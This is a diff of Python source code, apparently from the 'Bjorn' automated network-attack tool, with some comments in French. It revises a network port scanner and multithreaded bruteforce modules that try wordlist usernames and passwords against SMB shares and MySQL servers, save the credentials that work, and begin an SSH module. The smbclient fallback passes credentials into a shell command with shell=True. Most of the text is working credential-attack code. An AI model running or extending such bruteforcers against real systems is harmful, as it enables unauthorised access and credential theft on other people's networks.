if self.outer.shared_data.orchestrator_should_exit:
|
||||
if self.outer._should_stop():
|
||||
return
|
||||
worker = self.outer.PortScannerWorker(self.outer, ip, self.open_ports, self.portstart, self.portend, self.extra_ports)
|
||||
|
||||
# Update comment params for live display
|
||||
self.outer.shared_data.comment_params = {
|
||||
"ip": ip, "progress": f"{idx}/{total_targets}",
|
||||
"ports_found": str(sum(len(v) for v in self.open_ports.values()))
|
||||
}
|
||||
|
||||
worker = self.outer.PortScannerWorker(
|
||||
self.outer, ip, self.open_ports,
|
||||
self.portstart, self.portend, self.extra_ports
|
||||
)
|
||||
worker.run()
|
||||
|
||||
if idx % 10 == 0 or idx == total_targets:
|
||||
found = sum(len(v) for v in self.open_ports.values())
|
||||
self.outer.logger.info(
|
||||
@@ -517,13 +619,27 @@ class NetworkScanner:
|
||||
|
||||
# ---------- orchestration ----------
|
||||
def scan(self):
|
||||
self.shared_data.orchestrator_should_exit = False
|
||||
# Reset only local stop flag for this action. Never touch orchestrator_should_exit here.
|
||||
self._stop_event.clear()
|
||||
try:
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
if self._should_stop():
|
||||
self.logger.info("Orchestrator switched to manual mode. Stopping scanner.")
|
||||
return
|
||||
|
||||
now = time.time()
|
||||
elapsed = now - self._last_scan_started if self._last_scan_started else 1e9
|
||||
if elapsed < self.scan_min_interval_s:
|
||||
remaining = int(self.scan_min_interval_s - elapsed)
|
||||
self.logger.info_throttled(
|
||||
f"Network scan skipped (min interval active, remaining={remaining}s)",
|
||||
key="scanner_min_interval_skip",
|
||||
interval_s=15.0,
|
||||
)
|
||||
return
|
||||
self._last_scan_started = now
|
||||
|
||||
self.shared_data.bjorn_orch_status = "NetworkScanner"
|
||||
self.shared_data.comment_params = {}
|
||||
self.logger.info("Starting Network Scanner")
|
||||
|
||||
# network
|
||||
@@ -535,6 +651,7 @@ class NetworkScanner:
|
||||
return
|
||||
|
||||
self.shared_data.bjorn_status_text2 = str(network)
|
||||
self.shared_data.comment_params = {"network": str(network)}
|
||||
portstart = int(self.shared_data.portstart)
|
||||
portend = int(self.shared_data.portend)
|
||||
extra_ports = self.shared_data.portlist
|
||||
@@ -547,21 +664,22 @@ class NetworkScanner:
|
||||
|
||||
ip_data, open_ports_by_ip, all_ports, alive_macs = result
|
||||
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
if self._should_stop():
|
||||
self.logger.info("Scan canceled before DB finalization.")
|
||||
return
|
||||
|
||||
# push ports -> DB (merge by MAC). Only for IPs with known MAC.
|
||||
# map ip->mac
|
||||
# push ports -> DB (merge by MAC)
|
||||
ip_to_mac = {ip: mac for ip, _, mac in zip(ip_data.ip_list, ip_data.hostname_list, ip_data.mac_list)}
|
||||
|
||||
# existing cache
|
||||
existing_map = {h['mac_address']: h for h in self.shared_data.db.get_all_hosts()}
|
||||
try:
|
||||
existing_map = {h['mac_address']: h for h in self.shared_data.db.get_all_hosts()}
|
||||
except Exception as e:
|
||||
self.logger.error(f"DB get_all_hosts for port merge failed: {e}")
|
||||
existing_map = {}
|
||||
|
||||
for ip, ports in open_ports_by_ip.items():
|
||||
mac = ip_to_mac.get(ip)
|
||||
if not mac:
|
||||
# store to pending (no DB write)
|
||||
slot = scanner.pending.setdefault(
|
||||
ip,
|
||||
{'hostnames': set(), 'ports': set(), 'first_seen': int(time.time()), 'essid': scanner.essid}
|
||||
@@ -578,16 +696,19 @@ class NetworkScanner:
|
||||
pass
|
||||
ports_set.update(str(p) for p in (ports or []))
|
||||
|
||||
self.shared_data.db.update_host(
|
||||
mac_address=mac,
|
||||
ports=';'.join(sorted(ports_set, key=lambda x: int(x))),
|
||||
alive=1
|
||||
)
|
||||
try:
|
||||
self.shared_data.db.update_host(
|
||||
mac_address=mac,
|
||||
ports=';'.join(sorted(ports_set, key=lambda x: int(x))),
|
||||
alive=1
|
||||
)
|
||||
except Exception as e:
|
||||
self.logger.error(f"Failed to update ports for {mac}: {e}")
|
||||
|
||||
# Late resolution pass: try to resolve pending IPs before stats
|
||||
# Late resolution pass
|
||||
unresolved_before = len(scanner.pending)
|
||||
for ip, data in list(scanner.pending.items()):
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
if self._should_stop():
|
||||
break
|
||||
try:
|
||||
guess_hostname = next(iter(data['hostnames']), "")
|
||||
@@ -595,25 +716,28 @@ class NetworkScanner:
|
||||
guess_hostname = ""
|
||||
mac = self.get_mac_address(ip, guess_hostname)
|
||||
if not mac:
|
||||
continue # still unresolved for this run
|
||||
continue
|
||||
|
||||
mac = mac.lower()
|
||||
vendor = self.mac_to_vendor(mac, scanner.vendor_map)
|
||||
# create/update host now
|
||||
self.shared_data.db.update_host(
|
||||
mac_address=mac,
|
||||
ips=ip,
|
||||
hostnames=';'.join(data['hostnames']) or None,
|
||||
vendor=vendor,
|
||||
essid=data.get('essid'),
|
||||
alive=1
|
||||
)
|
||||
if data['ports']:
|
||||
try:
|
||||
self.shared_data.db.update_host(
|
||||
mac_address=mac,
|
||||
ports=';'.join(str(p) for p in sorted(data['ports'], key=int)),
|
||||
ips=ip,
|
||||
hostnames=';'.join(data['hostnames']) or None,
|
||||
vendor=vendor,
|
||||
essid=data.get('essid'),
|
||||
alive=1
|
||||
)
|
||||
if data['ports']:
|
||||
self.shared_data.db.update_host(
|
||||
mac_address=mac,
|
||||
ports=';'.join(str(p) for p in sorted(data['ports'], key=int)),
|
||||
alive=1
|
||||
)
|
||||
except Exception as e:
|
||||
self.logger.error(f"Failed to resolve pending IP {ip}: {e}")
|
||||
continue
|
||||
del scanner.pending[ip]
|
||||
|
||||
if scanner.pending:
|
||||
@@ -622,8 +746,13 @@ class NetworkScanner:
|
||||
f"(resolved during late pass: {unresolved_before - len(scanner.pending)})"
|
||||
)
|
||||
|
||||
# stats (alive, total ports, distinct vulnerabilities on alive)
|
||||
rows = self.shared_data.db.get_all_hosts()
|
||||
# stats
|
||||
try:
|
||||
rows = self.shared_data.db.get_all_hosts()
|
||||
except Exception as e:
|
||||
self.logger.error(f"DB get_all_hosts for stats failed: {e}")
|
||||
rows = []
|
||||
|
||||
alive_hosts = [r for r in rows if int(r.get('alive') or 0) == 1]
|
||||
all_known = len(rows)
|
||||
|
||||
@@ -641,12 +770,23 @@ class NetworkScanner:
|
||||
except Exception:
|
||||
vulnerabilities_count = 0
|
||||
|
||||
self.shared_data.db.set_stats(
|
||||
total_open_ports=total_open_ports,
|
||||
alive_hosts_count=len(alive_hosts),
|
||||
all_known_hosts_count=all_known,
|
||||
vulnerabilities_count=int(vulnerabilities_count)
|
||||
)
|
||||
try:
|
||||
self.shared_data.db.set_stats(
|
||||
total_open_ports=total_open_ports,
|
||||
alive_hosts_count=len(alive_hosts),
|
||||
all_known_hosts_count=all_known,
|
||||
vulnerabilities_count=int(vulnerabilities_count)
|
||||
)
|
||||
except Exception as e:
|
||||
self.logger.error(f"Failed to set stats: {e}")
|
||||
|
||||
# Update comment params with final stats
|
||||
self.shared_data.comment_params = {
|
||||
"alive_hosts": str(len(alive_hosts)),
|
||||
"total_ports": str(total_open_ports),
|
||||
"vulns": str(int(vulnerabilities_count)),
|
||||
"network": str(network)
|
||||
}
|
||||
|
||||
# WAL checkpoint + optimize
|
||||
try:
|
||||
@@ -661,7 +801,7 @@ class NetworkScanner:
|
||||
self.logger.info("Network scan complete (DB updated).")
|
||||
|
||||
except Exception as e:
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
if self._should_stop():
|
||||
self.logger.info("Orchestrator switched to manual mode. Gracefully stopping the network scanner.")
|
||||
else:
|
||||
self.logger.error(f"Error in scan: {e}")
|
||||
@@ -673,7 +813,9 @@ class NetworkScanner:
|
||||
def start(self):
|
||||
if not self.running:
|
||||
self.running = True
|
||||
self.thread = threading.Thread(target=self.scan_wrapper, daemon=True)
|
||||
self._stop_event.clear()
|
||||
# Non-daemon so orchestrator can join it reliably (no orphan thread).
|
||||
self.thread = threading.Thread(target=self.scan_wrapper, daemon=False)
|
||||
self.thread.start()
|
||||
logger.info("NetworkScanner started.")
|
||||
|
||||
@@ -683,25 +825,22 @@ class NetworkScanner:
|
||||
finally:
|
||||
with self.lock:
|
||||
self.shared_data.bjorn_progress = ""
|
||||
self.running = False
|
||||
logger.debug("bjorn_progress reset to empty string")
|
||||
|
||||
def stop(self):
|
||||
if self.running:
|
||||
self.running = False
|
||||
self.shared_data.orchestrator_should_exit = True
|
||||
self._stop_event.set()
|
||||
try:
|
||||
if hasattr(self, "thread") and self.thread.is_alive():
|
||||
self.thread.join()
|
||||
self.thread.join(timeout=15)
|
||||
except Exception:
|
||||
pass
|
||||
logger.info("NetworkScanner stopped.")
|
||||
|
||||
|
||||
if __name__ == "__main__":
|
||||
# SharedData must provide .db (BjornDatabase) and fields:
|
||||
# default_network_interface, use_custom_network, custom_network,
|
||||
# portstart, portend, portlist, blacklistcheck, mac/ip/hostname blacklists,
|
||||
# bjorn_progress, bjorn_orch_status, bjorn_status_text2, orchestrator_should_exit.
|
||||
from shared import SharedData
|
||||
sd = SharedData()
|
||||
scanner = NetworkScanner(sd)
|
||||
|
||||
@@ -1,8 +1,8 @@
|
||||
"""
|
||||
smb_bruteforce.py — SMB bruteforce (DB-backed, no CSV/JSON, no rich)
|
||||
- Cibles fournies par l’orchestrateur (ip, port)
|
||||
"""
|
||||
smb_bruteforce.py — SMB bruteforce (DB-backed, no CSV/JSON, no rich)
|
||||
- Cibles fournies par l’orchestrateur (ip, port)
|
||||
- IP -> (MAC, hostname) depuis DB.hosts
|
||||
- Succès enregistrés dans DB.creds (service='smb'), 1 ligne PAR PARTAGE (database=<share>)
|
||||
- Succès enregistrés dans DB.creds (service='smb'), 1 ligne PAR PARTAGE (database=<share>)
|
||||
- Conserve la logique de queue/threads et les signatures. Plus de rich/progress.
|
||||
"""
|
||||
|
||||
@@ -10,12 +10,13 @@ import os
|
||||
import threading
|
||||
import logging
|
||||
import time
|
||||
from subprocess import Popen, PIPE
|
||||
from subprocess import Popen, PIPE, TimeoutExpired
|
||||
from smb.SMBConnection import SMBConnection
|
||||
from queue import Queue
|
||||
from typing import List, Dict, Tuple, Optional
|
||||
|
||||
from shared import SharedData
|
||||
from actions.bruteforce_common import ProgressTracker, merged_password_plan
|
||||
from logger import Logger
|
||||
|
||||
logger = Logger(name="smb_bruteforce.py", level=logging.DEBUG)
|
||||
@@ -47,19 +48,20 @@ class SMBBruteforce:
|
||||
return self.smb_bruteforce.run_bruteforce(ip, port)
|
||||
|
||||
def execute(self, ip, port, row, status_key):
|
||||
"""Point d’entrée orchestrateur (retour 'success' / 'failed')."""
|
||||
"""Point d'entrée orchestrateur (retour 'success' / 'failed')."""
|
||||
self.shared_data.bjorn_orch_status = "SMBBruteforce"
|
||||
self.shared_data.comment_params = {"user": "?", "ip": ip, "port": str(port)}
|
||||
success, results = self.bruteforce_smb(ip, port)
|
||||
return 'success' if success else 'failed'
|
||||
|
||||
|
||||
class SMBConnector:
|
||||
"""Gère les tentatives SMB, la persistance DB et le mapping IP→(MAC, Hostname)."""
|
||||
"""Gère les tentatives SMB, la persistance DB et le mapping IP→(MAC, Hostname)."""
|
||||
|
||||
def __init__(self, shared_data):
|
||||
self.shared_data = shared_data
|
||||
|
||||
# Wordlists inchangées
|
||||
# Wordlists inchangées
|
||||
self.users = self._read_lines(shared_data.users_file)
|
||||
self.passwords = self._read_lines(shared_data.passwords_file)
|
||||
|
||||
@@ -70,6 +72,7 @@ class SMBConnector:
|
||||
self.lock = threading.Lock()
|
||||
self.results: List[List[str]] = [] # [mac, ip, hostname, share, user, password, port]
|
||||
self.queue = Queue()
|
||||
self.progress = None
|
||||
|
||||
# ---------- util fichiers ----------
|
||||
@staticmethod
|
||||
@@ -115,8 +118,9 @@ class SMBConnector:
|
||||
# ---------- SMB ----------
|
||||
def smb_connect(self, adresse_ip: str, user: str, password: str) -> List[str]:
|
||||
conn = SMBConnection(user, password, "Bjorn", "Target", use_ntlm_v2=True)
|
||||
timeout = int(getattr(self.shared_data, "smb_connect_timeout_s", 6))
|
||||
try:
|
||||
conn.connect(adresse_ip, 445)
|
||||
conn.connect(adresse_ip, 445, timeout=timeout)
|
||||
shares = conn.listShares()
|
||||
accessible = []
|
||||
for share in shares:
|
||||
@@ -127,7 +131,7 @@ class SMBConnector:
|
||||
accessible.append(share.name)
|
||||
logger.info(f"Access to share {share.name} successful on {adresse_ip} with user '{user}'")
|
||||
except Exception as e:
|
||||
logger.error(f"Error accessing share {share.name} on {adresse_ip} with user '{user}': {e}")
|
||||
logger.debug(f"Error accessing share {share.name} on {adresse_ip} with user '{user}': {e}")
|
||||
try:
|
||||
conn.close()
|
||||
except Exception:
|
||||
@@ -137,10 +141,22 @@ class SMBConnector:
|
||||
return []
|
||||
|
||||
def smbclient_l(self, adresse_ip: str, user: str, password: str) -> List[str]:
|
||||
timeout = int(getattr(self.shared_data, "smb_connect_timeout_s", 6))
|
||||
cmd = f'smbclient -L {adresse_ip} -U {user}%{password}'
|
||||
process = None
|
||||
try:
|
||||
process = Popen(cmd, shell=True, stdout=PIPE, stderr=PIPE)
|
||||
stdout, stderr = process.communicate()
|
||||
try:
|
||||
stdout, stderr = process.communicate(timeout=timeout)
|
||||
except TimeoutExpired:
|
||||
try:
|
||||
process.kill()
|
||||
except Exception:
|
||||
pass
|
||||
try:
|
||||
stdout, stderr = process.communicate(timeout=2)
|
||||
except Exception:
|
||||
stdout, stderr = b"", b""
|
||||
if b"Sharename" in stdout:
|
||||
logger.info(f"Successful auth for {adresse_ip} with '{user}' using smbclient -L")
|
||||
return self.parse_shares(stdout.decode(errors="ignore"))
|
||||
@@ -150,6 +166,23 @@ class SMBConnector:
|
||||
except Exception as e:
|
||||
logger.error(f"Error executing '{cmd}': {e}")
|
||||
return []
|
||||
finally:
|
||||
if process:
|
||||
try:
|
||||
if process.poll() is None:
|
||||
process.kill()
|
||||
except Exception:
|
||||
pass
|
||||
try:
|
||||
if process.stdout:
|
||||
process.stdout.close()
|
||||
except Exception:
|
||||
pass
|
||||
try:
|
||||
if process.stderr:
|
||||
process.stderr.close()
|
||||
except Exception:
|
||||
pass
|
||||
|
||||
@staticmethod
|
||||
def parse_shares(smbclient_output: str) -> List[str]:
|
||||
@@ -216,10 +249,13 @@ class SMBConnector:
|
||||
continue
|
||||
self.results.append([mac_address, adresse_ip, hostname, share, user, password, port])
|
||||
logger.success(f"Found credentials IP:{adresse_ip} | User:{user} | Share:{share}")
|
||||
self.shared_data.comment_params = {"user": user, "ip": adresse_ip, "port": str(port), "share": shares[0] if shares else ""}
|
||||
self.save_results()
|
||||
self.removeduplicates()
|
||||
success_flag[0] = True
|
||||
finally:
|
||||
if self.progress is not None:
|
||||
self.progress.advance(1)
|
||||
self.queue.task_done()
|
||||
|
||||
# Optional delay between attempts
|
||||
@@ -228,69 +264,82 @@ class SMBConnector:
|
||||
|
||||
|
||||
def run_bruteforce(self, adresse_ip: str, port: int):
|
||||
self.results = []
|
||||
mac_address = self.mac_for_ip(adresse_ip)
|
||||
hostname = self.hostname_for_ip(adresse_ip) or ""
|
||||
|
||||
total_tasks = len(self.users) * len(self.passwords)
|
||||
dict_passwords, fallback_passwords = merged_password_plan(self.shared_data, self.passwords)
|
||||
total_tasks = len(self.users) * (len(dict_passwords) + len(fallback_passwords) + len(dict_passwords))
|
||||
if total_tasks == 0:
|
||||
logger.warning("No users/passwords loaded. Abort.")
|
||||
return False, []
|
||||
|
||||
for user in self.users:
|
||||
for password in self.passwords:
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
logger.info("Orchestrator exit signal received, stopping bruteforce task addition.")
|
||||
return False, []
|
||||
self.queue.put((adresse_ip, user, password, mac_address, hostname, port))
|
||||
|
||||
self.progress = ProgressTracker(self.shared_data, total_tasks)
|
||||
success_flag = [False]
|
||||
threads = []
|
||||
thread_count = min(40, max(1, total_tasks))
|
||||
|
||||
for _ in range(thread_count):
|
||||
t = threading.Thread(target=self.worker, args=(success_flag,), daemon=True)
|
||||
t.start()
|
||||
threads.append(t)
|
||||
|
||||
while not self.queue.empty():
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
logger.info("Orchestrator exit signal received, stopping bruteforce.")
|
||||
while not self.queue.empty():
|
||||
try:
|
||||
self.queue.get_nowait()
|
||||
self.queue.task_done()
|
||||
except Exception:
|
||||
break
|
||||
break
|
||||
|
||||
self.queue.join()
|
||||
for t in threads:
|
||||
t.join()
|
||||
|
||||
# Fallback smbclient -L si rien trouvé
|
||||
if not success_flag[0]:
|
||||
logger.info(f"No success via SMBConnection. Trying smbclient -L for {adresse_ip}")
|
||||
def run_primary_phase(passwords):
|
||||
phase_tasks = len(self.users) * len(passwords)
|
||||
if phase_tasks == 0:
|
||||
return
|
||||
for user in self.users:
|
||||
for password in self.passwords:
|
||||
shares = self.smbclient_l(adresse_ip, user, password)
|
||||
if shares:
|
||||
with self.lock:
|
||||
for share in shares:
|
||||
if share in IGNORED_SHARES:
|
||||
continue
|
||||
self.results.append([mac_address, adresse_ip, hostname, share, user, password, port])
|
||||
logger.success(f"(SMB) Found credentials IP:{adresse_ip} | User:{user} | Share:{share} via smbclient -L")
|
||||
self.save_results()
|
||||
self.removeduplicates()
|
||||
success_flag[0] = True
|
||||
if getattr(self.shared_data, "timewait_smb", 0) > 0:
|
||||
time.sleep(self.shared_data.timewait_smb)
|
||||
for password in passwords:
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
logger.info("Orchestrator exit signal received, stopping bruteforce task addition.")
|
||||
return
|
||||
self.queue.put((adresse_ip, user, password, mac_address, hostname, port))
|
||||
|
||||
return success_flag[0], self.results
|
||||
threads = []
|
||||
thread_count = min(8, max(1, phase_tasks))
|
||||
for _ in range(thread_count):
|
||||
t = threading.Thread(target=self.worker, args=(success_flag,), daemon=True)
|
||||
t.start()
|
||||
threads.append(t)
|
||||
|
||||
self.queue.join()
|
||||
for t in threads:
|
||||
t.join()
|
||||
|
||||
try:
|
||||
run_primary_phase(dict_passwords)
|
||||
|
||||
if (not success_flag[0]) and fallback_passwords and not self.shared_data.orchestrator_should_exit:
|
||||
logger.info(
|
||||
f"SMB dictionary phase failed on {adresse_ip}:{port}. "
|
||||
f"Starting exhaustive fallback ({len(fallback_passwords)} passwords)."
|
||||
)
|
||||
run_primary_phase(fallback_passwords)
|
||||
|
||||
# Keep smbclient -L fallback on dictionary passwords only (cost control).
|
||||
if not success_flag[0] and not self.shared_data.orchestrator_should_exit:
|
||||
logger.info(f"No success via SMBConnection. Trying smbclient -L for {adresse_ip}")
|
||||
for user in self.users:
|
||||
for password in dict_passwords:
|
||||
shares = self.smbclient_l(adresse_ip, user, password)
|
||||
if self.progress is not None:
|
||||
self.progress.advance(1)
|
||||
if shares:
|
||||
with self.lock:
|
||||
for share in shares:
|
||||
if share in IGNORED_SHARES:
|
||||
continue
|
||||
self.results.append([mac_address, adresse_ip, hostname, share, user, password, port])
|
||||
logger.success(
|
||||
f"(SMB) Found credentials IP:{adresse_ip} | User:{user} | Share:{share} via smbclient -L"
|
||||
)
|
||||
self.save_results()
|
||||
self.removeduplicates()
|
||||
success_flag[0] = True
|
||||
if getattr(self.shared_data, "timewait_smb", 0) > 0:
|
||||
time.sleep(self.shared_data.timewait_smb)
|
||||
|
||||
self.progress.set_complete()
|
||||
return success_flag[0], self.results
|
||||
finally:
|
||||
self.shared_data.bjorn_progress = ""
|
||||
|
||||
# ---------- persistence DB ----------
|
||||
def save_results(self):
|
||||
# insère self.results dans creds (service='smb'), database = <share>
|
||||
# insère self.results dans creds (service='smb'), database = <share>
|
||||
for mac, ip, hostname, share, user, password, port in self.results:
|
||||
try:
|
||||
self.shared_data.db.insert_cred(
|
||||
@@ -315,12 +364,12 @@ class SMBConnector:
|
||||
self.results = []
|
||||
|
||||
def removeduplicates(self):
|
||||
# plus nécessaire avec l'index unique; conservé pour compat.
|
||||
# plus nécessaire avec l'index unique; conservé pour compat.
|
||||
pass
|
||||
|
||||
|
||||
if __name__ == "__main__":
|
||||
# Mode autonome non utilisé en prod; on laisse simple
|
||||
# Mode autonome non utilisé en prod; on laisse simple
|
||||
try:
|
||||
sd = SharedData()
|
||||
smb_bruteforce = SMBBruteforce(sd)
|
||||
@@ -329,3 +378,4 @@ if __name__ == "__main__":
|
||||
except Exception as e:
|
||||
logger.error(f"Error: {e}")
|
||||
exit(1)
|
||||
|
||||
|
||||
@@ -1,9 +1,9 @@
|
||||
"""
|
||||
sql_bruteforce.py — MySQL bruteforce (DB-backed, no CSV/JSON, no rich)
|
||||
- Cibles: (ip, port) par l’orchestrateur
|
||||
"""
|
||||
sql_bruteforce.py — MySQL bruteforce (DB-backed, no CSV/JSON, no rich)
|
||||
- Cibles: (ip, port) par l’orchestrateur
|
||||
- IP -> (MAC, hostname) via DB.hosts
|
||||
- Connexion sans DB puis SHOW DATABASES; une entrée par DB trouvée
|
||||
- Succès -> DB.creds (service='sql', database=<db>)
|
||||
- Connexion sans DB puis SHOW DATABASES; une entrée par DB trouvée
|
||||
- Succès -> DB.creds (service='sql', database=<db>)
|
||||
- Conserve la logique (pymysql, queue/threads)
|
||||
"""
|
||||
|
||||
@@ -16,6 +16,7 @@ from queue import Queue
|
||||
from typing import List, Dict, Tuple, Optional
|
||||
|
||||
from shared import SharedData
|
||||
from actions.bruteforce_common import ProgressTracker, merged_password_plan
|
||||
from logger import Logger
|
||||
|
||||
logger = Logger(name="sql_bruteforce.py", level=logging.DEBUG)
|
||||
@@ -44,18 +45,20 @@ class SQLBruteforce:
|
||||
return self.sql_bruteforce.run_bruteforce(ip, port)
|
||||
|
||||
def execute(self, ip, port, row, status_key):
|
||||
"""Point d’entrée orchestrateur (retour 'success' / 'failed')."""
|
||||
"""Point d'entrée orchestrateur (retour 'success' / 'failed')."""
|
||||
self.shared_data.bjorn_orch_status = "SQLBruteforce"
|
||||
self.shared_data.comment_params = {"user": "?", "ip": ip, "port": str(port)}
|
||||
success, results = self.bruteforce_sql(ip, port)
|
||||
return 'success' if success else 'failed'
|
||||
|
||||
|
||||
class SQLConnector:
|
||||
"""Gère les tentatives SQL (MySQL), persistance DB, mapping IP→(MAC, Hostname)."""
|
||||
"""Gère les tentatives SQL (MySQL), persistance DB, mapping IP→(MAC, Hostname)."""
|
||||
|
||||
def __init__(self, shared_data):
|
||||
self.shared_data = shared_data
|
||||
|
||||
# Wordlists inchangées
|
||||
# Wordlists inchangées
|
||||
self.users = self._read_lines(shared_data.users_file)
|
||||
self.passwords = self._read_lines(shared_data.passwords_file)
|
||||
|
||||
@@ -66,6 +69,7 @@ class SQLConnector:
|
||||
self.lock = threading.Lock()
|
||||
self.results: List[List[str]] = [] # [ip, user, password, port, database, mac, hostname]
|
||||
self.queue = Queue()
|
||||
self.progress = None
|
||||
|
||||
# ---------- util fichiers ----------
|
||||
@staticmethod
|
||||
@@ -109,16 +113,20 @@ class SQLConnector:
|
||||
return self._ip_to_identity.get(ip, (None, None))[1]
|
||||
|
||||
# ---------- SQL ----------
|
||||
def sql_connect(self, adresse_ip: str, user: str, password: str):
|
||||
def sql_connect(self, adresse_ip: str, user: str, password: str, port: int = 3306):
|
||||
"""
|
||||
Connexion sans DB puis SHOW DATABASES; retourne (True, [dbs]) ou (False, []).
|
||||
"""
|
||||
timeout = int(getattr(self.shared_data, "sql_connect_timeout_s", 6))
|
||||
try:
|
||||
conn = pymysql.connect(
|
||||
host=adresse_ip,
|
||||
user=user,
|
||||
password=password,
|
||||
port=3306
|
||||
port=port,
|
||||
connect_timeout=timeout,
|
||||
read_timeout=timeout,
|
||||
write_timeout=timeout,
|
||||
)
|
||||
try:
|
||||
with conn.cursor() as cursor:
|
||||
@@ -134,7 +142,7 @@ class SQLConnector:
|
||||
logger.info(f"Available databases: {', '.join(databases)}")
|
||||
return True, databases
|
||||
except pymysql.Error as e:
|
||||
logger.error(f"Failed to connect to {adresse_ip} with user {user}: {e}")
|
||||
logger.debug(f"Failed to connect to {adresse_ip} with user {user}: {e}")
|
||||
return False, []
|
||||
|
||||
# ---------- DB upsert fallback ----------
|
||||
@@ -182,17 +190,20 @@ class SQLConnector:
|
||||
|
||||
adresse_ip, user, password, port = self.queue.get()
|
||||
try:
|
||||
success, databases = self.sql_connect(adresse_ip, user, password)
|
||||
success, databases = self.sql_connect(adresse_ip, user, password, port=port)
|
||||
if success:
|
||||
with self.lock:
|
||||
for dbname in databases:
|
||||
self.results.append([adresse_ip, user, password, port, dbname])
|
||||
logger.success(f"Found credentials IP:{adresse_ip} | User:{user} | Password:{password}")
|
||||
logger.success(f"Databases found: {', '.join(databases)}")
|
||||
self.shared_data.comment_params = {"user": user, "ip": adresse_ip, "port": str(port), "databases": str(len(databases))}
|
||||
self.save_results()
|
||||
self.remove_duplicates()
|
||||
success_flag[0] = True
|
||||
finally:
|
||||
if self.progress is not None:
|
||||
self.progress.advance(1)
|
||||
self.queue.task_done()
|
||||
|
||||
# Optional delay between attempts
|
||||
@@ -201,48 +212,56 @@ class SQLConnector:
|
||||
|
||||
|
||||
def run_bruteforce(self, adresse_ip: str, port: int):
|
||||
total_tasks = len(self.users) * len(self.passwords)
|
||||
self.results = []
|
||||
dict_passwords, fallback_passwords = merged_password_plan(self.shared_data, self.passwords)
|
||||
total_tasks = len(self.users) * (len(dict_passwords) + len(fallback_passwords))
|
||||
if total_tasks == 0:
|
||||
logger.warning("No users/passwords loaded. Abort.")
|
||||
return False, []
|
||||
|
||||
for user in self.users:
|
||||
for password in self.passwords:
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
logger.info("Orchestrator exit signal received, stopping bruteforce task addition.")
|
||||
return False, []
|
||||
self.queue.put((adresse_ip, user, password, port))
|
||||
|
||||
self.progress = ProgressTracker(self.shared_data, total_tasks)
|
||||
success_flag = [False]
|
||||
threads = []
|
||||
thread_count = min(40, max(1, total_tasks))
|
||||
|
||||
for _ in range(thread_count):
|
||||
t = threading.Thread(target=self.worker, args=(success_flag,), daemon=True)
|
||||
t.start()
|
||||
threads.append(t)
|
||||
def run_phase(passwords):
|
||||
phase_tasks = len(self.users) * len(passwords)
|
||||
if phase_tasks == 0:
|
||||
return
|
||||
|
||||
while not self.queue.empty():
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
logger.info("Orchestrator exit signal received, stopping bruteforce.")
|
||||
while not self.queue.empty():
|
||||
try:
|
||||
self.queue.get_nowait()
|
||||
self.queue.task_done()
|
||||
except Exception:
|
||||
break
|
||||
break
|
||||
for user in self.users:
|
||||
for password in passwords:
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
logger.info("Orchestrator exit signal received, stopping bruteforce task addition.")
|
||||
return
|
||||
self.queue.put((adresse_ip, user, password, port))
|
||||
|
||||
self.queue.join()
|
||||
for t in threads:
|
||||
t.join()
|
||||
threads = []
|
||||
thread_count = min(8, max(1, phase_tasks))
|
||||
for _ in range(thread_count):
|
||||
t = threading.Thread(target=self.worker, args=(success_flag,), daemon=True)
|
||||
t.start()
|
||||
threads.append(t)
|
||||
|
||||
logger.info(f"Bruteforcing complete with success status: {success_flag[0]}")
|
||||
return success_flag[0], self.results
|
||||
self.queue.join()
|
||||
for t in threads:
|
||||
t.join()
|
||||
|
||||
try:
|
||||
run_phase(dict_passwords)
|
||||
if (not success_flag[0]) and fallback_passwords and not self.shared_data.orchestrator_should_exit:
|
||||
logger.info(
|
||||
f"SQL dictionary phase failed on {adresse_ip}:{port}. "
|
||||
f"Starting exhaustive fallback ({len(fallback_passwords)} passwords)."
|
||||
)
|
||||
run_phase(fallback_passwords)
|
||||
self.progress.set_complete()
|
||||
logger.info(f"Bruteforcing complete with success status: {success_flag[0]}")
|
||||
return success_flag[0], self.results
|
||||
finally:
|
||||
self.shared_data.bjorn_progress = ""
|
||||
|
||||
# ---------- persistence DB ----------
|
||||
def save_results(self):
|
||||
# pour chaque DB trouvée, créer/mettre à jour une ligne dans creds (service='sql', database=<dbname>)
|
||||
# pour chaque DB trouvée, créer/mettre à jour une ligne dans creds (service='sql', database=<dbname>)
|
||||
for ip, user, password, port, dbname in self.results:
|
||||
mac = self.mac_for_ip(ip)
|
||||
hostname = self.hostname_for_ip(ip) or ""
|
||||
@@ -269,7 +288,7 @@ class SQLConnector:
|
||||
self.results = []
|
||||
|
||||
def remove_duplicates(self):
|
||||
# inutile avec l’index unique; conservé pour compat.
|
||||
# inutile avec l’index unique; conservé pour compat.
|
||||
pass
|
||||
|
||||
|
||||
@@ -282,3 +301,4 @@ if __name__ == "__main__":
|
||||
except Exception as e:
|
||||
logger.error(f"Error: {e}")
|
||||
exit(1)
|
||||
|
||||
|
||||
@@ -17,9 +17,11 @@ import socket
|
||||
import threading
|
||||
import logging
|
||||
import time
|
||||
from datetime import datetime
|
||||
import datetime
|
||||
|
||||
from queue import Queue
|
||||
from shared import SharedData
|
||||
from actions.bruteforce_common import ProgressTracker, merged_password_plan
|
||||
from logger import Logger
|
||||
|
||||
# Configure the logger
|
||||
@@ -38,7 +40,7 @@ b_port = 22
|
||||
b_service = '["ssh"]'
|
||||
b_trigger = 'on_any:["on_service:ssh","on_new_port:22"]'
|
||||
b_parent = None
|
||||
b_priority = 70
|
||||
b_priority = 70 # tu peux ajuster la priorité si besoin
|
||||
b_cooldown = 1800 # 30 minutes entre deux runs
|
||||
b_rate_limit = '3/86400' # 3 fois par jour max
|
||||
|
||||
@@ -83,6 +85,7 @@ class SSHConnector:
|
||||
self.lock = threading.Lock()
|
||||
self.results = [] # List of tuples (mac, ip, hostname, user, password, port)
|
||||
self.queue = Queue()
|
||||
self.progress = None
|
||||
|
||||
# ---- Mapping helpers (DB) ------------------------------------------------
|
||||
|
||||
@@ -134,6 +137,7 @@ class SSHConnector:
|
||||
